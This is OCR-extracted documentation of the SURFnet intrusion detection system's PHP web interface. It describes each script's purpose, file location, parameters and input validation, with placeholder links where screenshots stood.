

Figure 6.2: SURFnet 1.02 `useradmin.php` schema.

stripinput()

This function removes certain strings from a given input. This is used to protect the web interface against XSS attacks.

pgboolval()

This function converts a true or false value, represented by `T`, `t`, `F` or `f` into a PostgreSQL boolean format. By default it returns false.

validat_email()

This function ensures that the passed string follows the mail name structure using a regular expression. Returns a PHP boolean.

nf()

This function formats a number using the English notation.



Figure 6.3: SURFnet 1.02 Perl logging server scripts.

add_db_table()

This function adds to the global array `$db_table` its input checking first whether the input is or is not in the array.

prepare_sql()

This function is used to generate the where and the from of a query used in `searchresults`. The first part of the function generates the where part checking whether the tables `attacks`, `details` and `binaries` are in `$db_table` array, if that is the case then the function joins each of this tables pair found and calls the function `prepare_sql_from`. This function uses three global variables `$db_date`, `$where` and `$sql_where`.

check_where_table()

This function parses the input and if a table is found in the input it is added to the global array `db_table` using the function `add_db_table`.

prepare_sql_from()

This function obtains the tables stored in the global variable `$db_table` and creates the SQL query from with the tables found. This program uses two global variables `$db_table` and `$sql_from`. This function is used by searchresults.

size_hum_read()

This function converts an amount of bytes into a human readable format.

printRadio()

This function prints a radio button with the given parameters.

printCheckBox()

This function prints a check box with the given parameters.

printOption()

This function prints a select option with the given parameters.

matchCIDR()

This function is used to check if an IP address is inside the CIDR range specified.

microtime_float()

This function is use to calculate the rendering time of the search pages.

makeChart()

This function is used to generate the web interface chart images for a certain organization. To do that it uses the PHP library `libchart`.

getStartWeek()

This function is used to determine the start of a week. Returns a time stamp in epoch format.

getEndWeek()

This function is used to determine the end of a week. Returns time stamp in epoch format.

getStartMonth()

This function is used to determine the start of a month. Returns time stamp in epoch format.

getEndMonth()

This function is used to determine the end of a month. Returns time stamp in epoch format.

getStartDay()

This function is used to determine the start of the day. Returns the time stamp in epoch format.

getEndDay()

This function is used to determine the end of the day. Returns the time stamp in epoch format.

6.3.4 variables.inc.php

The `variables.inc.php` is a PHP program included by the scripts `loghistory.php`, `sensor_status.php`, `rank.php`, `logindex.php`, `useradmin.php`, `search.php`, `logsearch.php`, `logdetails.php`, `usernew.php`, `useredit.php` and `logattacks.php`. This program is stored in `/opt/surfnetids/webinterface/includes/variables.inc.php`.

This script defines the following array variables `$attacks_ar` which contains dialogue name, exploit name and additional information, `$severity_ar` which contains the severity of an attack as assigned by Nepenthes, `$attacktype_ar` which contains the type of attack as assigned by Nepenthes, `$access_ar_search` which contains the different types of access for the search engine, `$access_ar_sensor` which contains the different types of access for the sensor remote control options, `$access_ar_user` which contains the different types of access for the user administration and `$maillog_ar` which contains the mail log options.

6.3.5 login.php

The `login.php` is a PHP program called by the browser when it is accessing the SURFnet logging server web interface. This program is stored in `/opt/surfnetids/webinterface/login.php`.

This script invokes the `menu.php` script at the beginning. The PHP files `connect.inc.php` and `config.inc.php` are also called. This PHP script is responsible for sending the information to the PHP program that handles it. This PHP script contains a form with a user and password inputs. The form is submitted using the POST method and the logging and the server are encrypted using PHP `hex_md5()`, first is MD5 encrypted and after that is hexadecimal coded. The password form uses the type hidden. The submitted form will be handled by `checklogin.php`.



Figure 6.4: SURFnet 1.04 `login.php` window.

6.3.6 menu.php

The menu.php is a PHP program called by all the scripts but checklogin.php, logout.php, orgsave.php, serversave.php, updatereaction.php, useradd.php, userdel.php, usersave.php and userupdate. This program is stored in /opt/surfnetids/webinterface/login.php.

The menu.php contains several important features that some logging server PHP have to handle. The PHP files connect.inc.php and config.inc.php are called by this PHP script. This PHP file creates a PHP session using session_start(). The script also changes the page cache behaviour to private. This script collects information about which script and directory we are and other parameters like the user permissions. After that the system launches a query to see which sensors has an organization and which of them are working. If the user has admin rights then all the sensors are shown and the number of sensors active. From this page it is possible to access the scripts sensorstatus, rank.php, search.php, logindex.php, loghistory.php, logcheck.php, traffic.php and logout.php. If you have admin permissions you can access useradmin.php. If your user has more permissions you can edit your user information as well and manage your sensors. The last case is that your user is not allowed to do that kind of tasks, but in that case you did not see the option.

6.3.7 checklogin.php

The checklogin.php is a PHP program called by login.php when the form of this script is handled. This program is stored in /opt/surfnetids/webinterface/checklogin.php.

This PHP script calls the PHP files config.inc.php, connect.inc.php and functions.inc.php. The script creates a session and changes the cache behaviour to private. After that it gets the information sent by the form using the POST method. These parameters are protected against SQL injection using the PostgresSQL function to escape characters. Next the script launches a query against the logging database to obtain information about the user. If the query is not empty, the id access, password and organization are gathered. And if both password MD5 are equal the system launches a query to find the organization. If the organization is ADMIN then the user has admin permissions in the other case you have normal permissions. The admin permissions are set if $_SESSION has s_admin set to one. In $_SESSION are stored the other collected parameters explained before. After that the system gets the time stamp and updates the last login in the database. At the end if the password is correct an HTTP header is sent with a field location pointing to index.php. In the case that the user or the password are not correct the HTTP header contains login.php. The script ends closing the PostgreSQL database connection.

6.3.8 index.php

The index.php is a PHP program called by checklogin.php when the authentication goes fine. The script is stored in /opt/surfnetids/webinterface/webinterface/index.php.

This script calls `menu.php` at the beginning. `Index.php` only shows information.



Figure 6.5: SURFnet 1.04 `index.php` window.

6.3.9 sensorstatus.php

The `sensorstatus.php` is a PHP program called by `menu.php` when someone clicks on the link and she/he is authenticated. This script is stored in `/opt/surfnetids/webinterface/sensorstatus.php`.

This PHP script includes the following files `menu.php`, `config.inc.php`, `connect.inc.php`, `functions.inc.php` and `variables.inc.php`. This script can order the information about the sensor status using the sort variable if this sort variable is retrieved with the GET method from the URL. This sort variable is protected against SQL injection and XSS attacks. You can order the information by `tap`, `lastupdate`, `laststart` and `sensor`. Another parameter that can be passed using the GET method is `selview`. Selview is an integer that is used to choose between four views (View online sensors, view offline sensors, view all sensor and view outdated sensors). This parameter is protected by the function `intval()` that ensures that this value is always an integer. When the `selview` is changed is invoked the script `updateaction.php`. The `sensorstatus.php` script can receive the parameter `m` as well. This parameter is passed using the GET method and it is an integer too using the same function to be sure that it is an integer and not another value. The `m` value is used to display the correct message when an action is used to control remotely a sensor. The last parameter that can be passed is the key parameter. This parameter is checked for XSS attacks. This page is used to see the sensor status and to change the sensor status. Depending on your administration permissions you are able to affect one sensor or more.



Figure 6.6: SURFnet 1.04 `sensorstatus.php` window.

6.3.10 rank.php

The `rank.php` is a PHP program called by `menu.php` when someone clicks on the link and she/he is authenticated. This script is stored in `/opt/surfnetids/webinterface/rank.php`.

This PHP script includes the following files `menu.php`, `config.inc.php`, `connect.inc.php`, `functions.inc.php` and `variables.inc.php`. This script provides the ranking of the different attacks during different periods of time. The script receives three parameters using the GET method. The `b` parameter is protected against SQL injection using the PostgreSQL escape function an parsed using a regular expression to fix the values that `b` can receive, concretely these values are weekly, daily, monthly and all. The default is weekly. For every method a function is used to get the start of the period and another function is called to get the end of the period. These functions are stored in the `/opt/surfnetids/webinterface/include/functions.inc.php` script. Another parameter is the integer `org` that is used to obtain the organization id. And day contains the first day till today to create the ranking. After collecting the URL passed parameters the system generates a query to obtain the organization of the user which is accessing the web. If the user is identified as an admin then all the organizations can be selected. The ranking search engine permits to state the period of time and the organization. The buttons `next` and `prev` allow you to move through that period of time. The script displays the total malicious attacks and the total malware downloaded. It is possible to show the total malicious attacks and total malware downloaded with respect to a specific organization. Furthermore the system collects the top five exploits for all the sensors that have been compromised. The type of the exploit is listed as well as the number of times it has been used against all sensors. Statistics are also gathered about the ten sensors and five organizations

mostly attacked. This information is also shown for the concrete organization if this option is chosen from the menu. At the end of the script the connection with the database is closed.



Figure 6.7: SURFnet 1.04 `rank.php` window.

6.3.11 search.php

The `search.php` is a PHP program called by `menu.php` when someone clicks on the link and she/he is authenticated. This script is stored in `/opt/surfnetids/webinterface/search.php`.

This PHP script includes the following files `config.inc.php`, `connect.inc.php`, `functions.inc`, `variables.inc.php` and `menu.php`. First the system unsets the `$_SESSION[s_total_search_records]` and unset the `$_SESSION[search_num_rows]`. After that the script includes a Javascript calendar. The search engine is divided in four sections Who, When, How and What. In the Who section you can choose between all sensors or a specific sensor. If you are admin you can choose either all sensors or only one. If you are a normal user without admin permissions you can choose either all sensor of your organization or one sensor of your organization. It is possible to define a concrete IP or network as a source (attack origin) or to define a concrete IP or network as a destination (attack destination). The When section permits to collect information between the dates an attack is detected. The How section permits to specify the report type. This report type would be “Multi page”, “Single page”, “Chart for sensor” and “Chart for attack”. The last section of the search engine is What. In the what section it is possible to change the following parameters: severity, attack, virus, filename and binary. The severity parameter can receive the parameters possible malicious attack, malicious attack, malware offered and malware downloaded. The attack parameter and the virus parameter represent all the virus and attacks that the system is capable to detect. In the

case of a virus it is also possible to look for the name of a virus using the wildcard %. Filename is to look for files which are attacked or infected and the same can be applied to the binary parameter. All parameters gathered with the search engine are passed to the `logsearch.php` script.



Figure 6.8: SURFnet 1.04 `search.php` window.

6.3.12 traffic.php

The `traffic.php` is a PHP program called by `menu.php` when someone clicks on the link and she/he is authenticated. This script is stored in `/opt/surfnetids/webinterface/traffic.php`.

This PHP script includes the following files `menu.php`, `config.inc.php`, `connect.inc.php` and `functions.inc.php`. The script gets the admin permissions and organization using the `$_SESSION` variable. After that it launches a query to obtain the name of the user organization. Next the script will collect all the sensors related with the user organization. If the user is admin then all the sensors are collected. If no sensors are found a message is displayed. In the other case if the user is admin the total amount of traffic is shown calling the script `trafficview.php` with the parameter `view` equal to 0. After that for each sensor returned by the previous query is shown the sensor traffic calling the `trafficview.php` as well, with the `view` equal to the sensor id. The script ends closing the PostgreSQL connection.

6.3.13 useradmin.php

The `useradmin.php` is a PHP program called by `menu.php` when someone clicks on the link and she/he is authenticated as an admin. This script is stored in `/opt/surfnetids/webinterface/`



Figure 6.9: SURFnet 1.04 `traffic.php` window.

`useradmin.php`.

This PHP script includes the following files `menu.php`, `config.inc.php`, `connect.inc.php`, `functions.inc.php` and `variables.inc.php`. After the inclusion of these PHP files the system collects several variables from the `$_SESSION` such as an integer to identify the organization, an integer to identify whether the user is admin, and the value for the user access rights. If the user access value is equal to 9 then it is possible to access `orgadmin.php` and `serveradmin.php`. Otherwise these scripts are not available. The script collects the value of the `m` parameter using the GET method. The script ensures transforming whatever is in the parameter into an integer. Depending on the user access permissions the system will find the users. If the user is admin all the users are available. In the case of an organization only the organization users are available. Next the system will show each user allowing who is accessing the web interface to edit user information or delete users using the scripts `useredit.php` and `userdel.php` if it is authenticated. The script ends closing the PostgreSQL database connection.

6.3.14 logindex.php

The `logindex.php` is a PHP script called by `menu.php` when a user clicks on it and he/she is authenticated. This script is stored in `/opt/surfnetids/webinterface/logindex.php`.

This script includes the following PHP programs `menu.php`, `config.inc.php`, `connect.inc.php`, `functions.inc.php` and `variables.inc.php`. The script unset the `$_SESSION`, `_total_search_records` value if it is set. This script receives as the `search.php` three parameters using



Figure 6.10: SURFnet 1.04 `useradmin.php` window.

the GET method. The `b` variable is a which is parsed using a regular expression to ensure that it can only have four values (weekly, daily, monthly and all). Another parameter is `org`. This parameter is an integer which identifies the organization. If org is not set it will receive the value 0. The script ensures that the `org` parameter is always an integer. The function `intval()` guarantees it. The last parameter important is `d`. The `d` parameter contains an integer used to generate the search bounds. Different queries are launched against the database depending on the admin permissions and if the organization is set or not in the URL. These queries can be changed using an interface to select the period of time to make the search (daily, weekly, monthly and all) and the organization selected. The interface has the buttons `previous` and `next` to move through the period of time to look for results. The results are displayed in a table with two columns detected connections and statistics for the following cases: Possible malicious attacks, Malicious attacks, Malware offered and Malware downloaded. Depending on the number of the attacks found if you click on the statistics you can obtain detailed info. If the number of attacks is greater than 32 the script calls `logsearch.php`. In the other case `logattacks.php` is called. At the end the connection with PostgreSQL is closed.

6.3.15 loghistory.php

The `loghistory.php` is a PHP script called by `menu.php` when a user clicks on it and he/she is authenticated. This script is stored in `/opt/surfnetids/webinterface/loginhistory.php`.

This script includes the following PHP programs `menu.php`, `config.inc.php`, `functions.inc.php` and `variables.inc.php`. The script collects some session values from `$_SESSION` such as `s_org` and `s_admin` and `s_admin`. The first one is used to know to which organization the user



Figure 6.11: SURFnet 1.04 `logindex.php` window.

belongs. The others are used to check for permissions in the page. The script can receive four parameters using the GET method. The first one is the `m` value which contains the month we are looking for. The second one is the year, it contains the year we are looking for. The script ensures that both values are integers using the function `intval()`. Another variable that the system can receive is the `org` which contains an integer identifier of the organization we are looking for. The last parameter that the function can receive is the sensor parameter. This parameter is a number which identifies a sensor. The script ensures that the two last parameters are integers using the function `intval()`. The last parameter used in the script is the `full` variable. The `full` variable can store two values: `malicious` and `viruses`. After collecting the `$_SESSION` variables the script launches a query to know which organizations are stored in the database and displays a menu using the results. When an organization is chosen by the user then all the sensors that this organization owns are displayed in another menu created using the results of another query. The buttons prev and next are used to change the values of the `m` an `y` parameters. Then the system launches a query against the table statistics history. The scripts show the data group in the following categories: Possible malicious attacks, Malicious attacks, Malware offered and Malware downloaded. If the full variable is not set the tables of Malicious Attacks and Viruses show only the five most suffered attacks and the five viruses most active in the network. If the `full` parameter receives a value then if this value is `malicious` all the attacks are shown. If the `full` parameter receives the `viruses` value all the viruses which attacked the organization network are shown. The script ends closing the PostgreSQL connection.

6.3.16 logsearch.php

The logsearch.php is a PHP script called by search.php when a search is done and logindex.php when the number of the attacks found by this script is greater than 32. This script is stored in /opt/surfnetids/webinterface/logsearch.php.

This script includes the following PHP programs config.inc.php, connect.inc.php, functions.inc.php, variables.inc.php and menu.php. This script is used to search on the database for the attacks according to the user preferences set by the script search.php. The script collects the organzaation and the permissions from the $_SESSION values. The script is structured in different phases. Due to the complexity of the script the URL passed parameters will be analysed for each phase. First of all the script starts collecting all parameters that the user set in the search.php script. In this part the system obtains from the GET method the following parameters. The organization org, this variable is converted to an integer by the function intval(). The report type f_reptype. This value is compared with an array of valid types and if it matches it is stored, otherwise it is changed to multi which is a valid type. The sensor id sensorid, if an array is collected and the system ensures that each element on the array is an integer and if it is a single value this checking is done as well. The source IP is collected source_ip, the system checks that every number in the IP is an integer. The system collects as well the radio button value from the GET method. If this value is A the port is collected, in the other case port is set to -1 and the source_mask is got from the URL ensuring that it is an integer. If port is got from the URL the script ensures that it is an integer. For the destination IP it is exactly the same procedure described before. After that the system collects the starting time stamp and the ending time stamp (ts_start and ts_end) parsing them against SQL injection and cross site scripting. The script continues getting the severity of the attack (f_sev) ensuring that it is an integer. The script obtains the attack type (f_attack) ensuring that it is an integer as well. The last values to obtain are the virus type (f_virus) which is checked to be an integer, a virus description (f_virus_txt), filename (f_filename) and representation type (f_reptype) parsed against SQL Injection and XSS vulnerabilities. Then the script starts to put the collected information in the where of the query that will be launched later on. After the limitation the script checks which view is selected to generate the results of the search. It is possible to generate a sensor chart showing the sensor which receive the most attacks, a chart of the most used attacks, a single sensor statistics, a multiple sensor statistics and to download an IDMEF[1] XML file. After that is added an ORDER BY SQL statement if the order variable is passed in the URL. After that the search can be done. From this script you can access search.php, logdetail.php, whois.php and binaryhist.php.

6.3.17 binaryhist.php

The binaryhist.php is a PHP script called by logsearch.php script when the user clicks on the binary information available on the search. This script is stored in /opt/surfnetids/webinterface/binaryhist.php.

[1] Intrusion Detection Message Exchange Format is a format of an xml file to communicate intrusion detection.



Figure 6.12: SURFnet 1.04 `logsearch.php` window.

